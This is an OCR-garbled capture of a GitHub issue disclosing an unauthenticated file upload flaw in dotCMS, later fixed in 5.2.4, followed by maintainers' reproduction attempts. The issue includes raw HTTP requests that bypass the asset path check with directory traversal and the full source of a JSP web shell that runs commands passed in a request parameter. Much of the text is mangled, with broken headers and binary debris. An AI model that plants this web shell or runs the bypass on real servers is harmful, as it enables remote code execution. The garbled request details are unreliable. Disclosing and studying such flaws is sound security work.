New issue

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File Upload #17796

Oclosed Pd1r opened this issue on Jan 8, 2020 · 6 comments

Cat : Security Merged Release Merged Passed Internal QA Passed QA Release : 5.2.4 Type : Bug Labels Pd1r commented on Jan 8, 2020 Describe the bug Upload jsp files to control the target server Steps to reproduce the behavior: 1. uri.startsWith () determines whether uri starts with / asset × CMSFilter.java × Host site = WebAPILocator.getHostWebAPI().getCurrentHostNoThrow(request); if (UtilMethods.isSet(PELATIVE_ASSET_BATH) && uri.startsWith(RELATIVE_ASSET_PATH)) {
 response.sendErro((403, "Forbidden"))
 return; 2. Can bypass restricted access to files under assets, like Go | Cancel | < | + | > | + | Raw Headers Hex

FOST /assets/0/0/006e0e7ed544731b6bcb76cd7e0195d9e01b08aa.donotdelete.dat

HTTF/1.1

HOSt: 127.0.0.1:8080

Accept=Tancoding: grip, deflate

Compaction: Compaction: Grip Tancoding: MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.)

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 0 Raw Headers Hex HTML Render


HTTP/1.1 483

Set-Cookie: JSESSIONID-2221BC2A3B60EC800854B83E39F415BB; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1

Content-Type: 1 tox: JSESSIONID-223B60E800854B3E39F415BB; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1

Content-Longini : 77

Date: Tue, 31 Dec 2019 06:10:39 GMT
Connection: close <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> <html>
<head>
<title>dotCMS: 403 Forbidden</title> <style type="text/css">
body {
 font-family: helvetica, san-serif;
 padding: 20px;
 margin-top: 0px;
} #main {
 width: 400px; #footer {
 text-align: center; HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/*48-1577695588000°
Last-Modified: Mon, 30 Dec 2019 08:46:28 GMT
Content-Length: 48
Date: Tue, 31 Dec 2019 06:10:06 GMT
Connection: close POST //Assets/0/0/00660e7ed54473lb6bcb76cd7e0195d9e01b08aa.donotdelete.dat May //Assets/0/0/00660e7ed54473lb6bcb76cd7e0195d9e01b08aa.donotdelete.dat May //Assets/0.0.118080 Accept=Encoding grip, deflate Accept="%"Acc _ qA��%•"�hu���l� �m�n� t�yYX���8�*[] 6C • 0 3. Upload malicious JSP file here



```
6. Can upload even without authorization
                                                                                                                                                                                                    кеsponse
        Raw Params Headers Hex
                                                                                                                                                                                                    Raw Headers Hex
                                                                                                                                                                                                 Raw Headers Hex
HTTF/1.1 20
Access=Control-Allow-Origin: *
Access=Control-Allow-Meaders: Authorization, Accept
Access=Control-Allow-Methods: GET, MEAD, POST, PUT, DE
Cache-Control: no-cache, no-store, must-revalidate
Prayma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Content-Type: application/json
Date: Wed, 08 Jan 2020 06:57:00 GMT
Connection: close
     -----90117707820284713021214276589
Content-Disposition: form-data; name="files"; filename="023.jsp"
Content-Type: application/octet-stream
                                                                                                                                                                                                  {"tempFiles":[{"id":"temp_35f1f59f96","mimeType":"jsp","thumbnailUrl":null,"fileName":"023.jsp","fol
     <%
if("023".equals(request.getParameter("pwd"))){
    java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
    int a = -1;
        byte[] b = new byte[2048];
    out.print("cpre");
    while((a=in.read(b))!=-1){
        out.println(new String(b));
    }
    .</pre>
                    out.print("");
             -----90117707820284713021214276589--
dir like this
                                                                             023.jsp
FOLDERS
   ROOT
                                                                                  if("023".equals(request.getParameter("pwd"))){
    java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("i")).getInputS
    int a = -1;
    byte[| b = new byte[2048];
    out.print("spres");
    while(a=in.read(b))!=-1){
        out.println(new String(b));
    }
}

▼ assets

       ⊳ 0
      ▶ ■ 1
      ▶ ■ 2
      ⊳ 🛅 3
      ▶ ■ 4
                                                                                         out.print("");
      ▶ ■ 5
      ⊳ ■ 6
      ▶ ■ 7
      ▶ ■ 9
      ▶ 🛅 a
      ⊳ 🛅 b
      bundles
      ⊳ 🛅 c
      ⊳ IIII d
      ▶ ■ dotGenerated
      > IIII f
      ▶ messages
     server tmp_upload
         ▼ 🖮 temp_1cde7850bb
               <> 023.jsp
              whoCanUse.tmp
         ▶ m temp_35f1f59f96
         ▶ mtemp_8121d2a768
   ▶ 🔳 dotAdmin
```

Pd1r added the Type: Bug label on Jan 8, 2020

▶ ■ dotsecure▶ ■ html

```
wezell commented on Jan 8, 2020 • edited 

©Pd1r Questions on this:

1. What app server is this running? Tomcat or something else? Is it behind any proxy or using any special connectors?


2. What OS is the server running? Is it containerized? If so, what is the base os. If Linux, what distro?

I am trying to reproduce this and I cannot:


curl -XPOST http://localhost:8080/234aa/../assets/messages/cms_language_en.properties


gives me a 4e3


When I step through and debug the code, the url variable at this line https://github.com/dottMS/core/blob/master/dottMS/src/main/java/com/dotmarketing/filters/CMSFilter.java#L87
has been made absolute, stripped of any relative pathing, e.g.
```



wezell added the Cat: Security label on Jan 8, 2020







I am trying to reproduce this and I cannot:

curl -XPOST http://localhost:8080/234aa/../assets/messages/cms_language_en.properties

Note that you need to pass the $\,$ --path-as-is $\,$ parameter for directory traversals in such curk calls:

--path-as-is Do not squash .. sequences in URL path



det dotCMS locked as resolved and limited conversation to collaborators on Feb 7, 2020

Assignees

No one assigned

Labels

Cat : Security Merged Release Merged Passed Internal QA Passed QA Release : 5.2.4 Type : Bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

6 participants







